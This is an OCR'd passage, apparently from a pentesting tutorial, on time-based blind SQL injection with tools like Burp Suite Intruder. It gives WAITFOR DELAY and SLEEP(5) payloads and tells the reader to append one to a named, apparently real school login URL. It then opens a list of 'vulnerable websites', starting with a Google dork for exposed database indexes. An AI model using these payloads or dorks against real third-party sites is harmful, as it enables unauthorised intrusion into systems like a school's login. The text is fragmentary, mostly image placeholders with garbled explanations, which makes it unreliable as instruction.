
POV:

Proxy window:

#ST#IS#4899




Intruder window:




Insert the payload “SELECT * FROM table WHERE column = 'value' AND (WAITFOR DELAY '00:00:05')”.


#ST#IS#4899




Results window:



#ST#IS#4899







Website-3:

URL: https://kkschools.org/login/default/login

#ST#IS#4899




Insert the payload “SELECT * FROM users WHERE username = 'admin' AND (SELECT SLEEP(5))” at the end of the URL and try to load the page again.



Now we observe that the site will sleep after 5 seconds of stipulated time.

#ST#IS#4899




SQL Blind Injection Vulnerable Websites:

Website-1:

Use the google dork “intitle:index.of.?.db”.

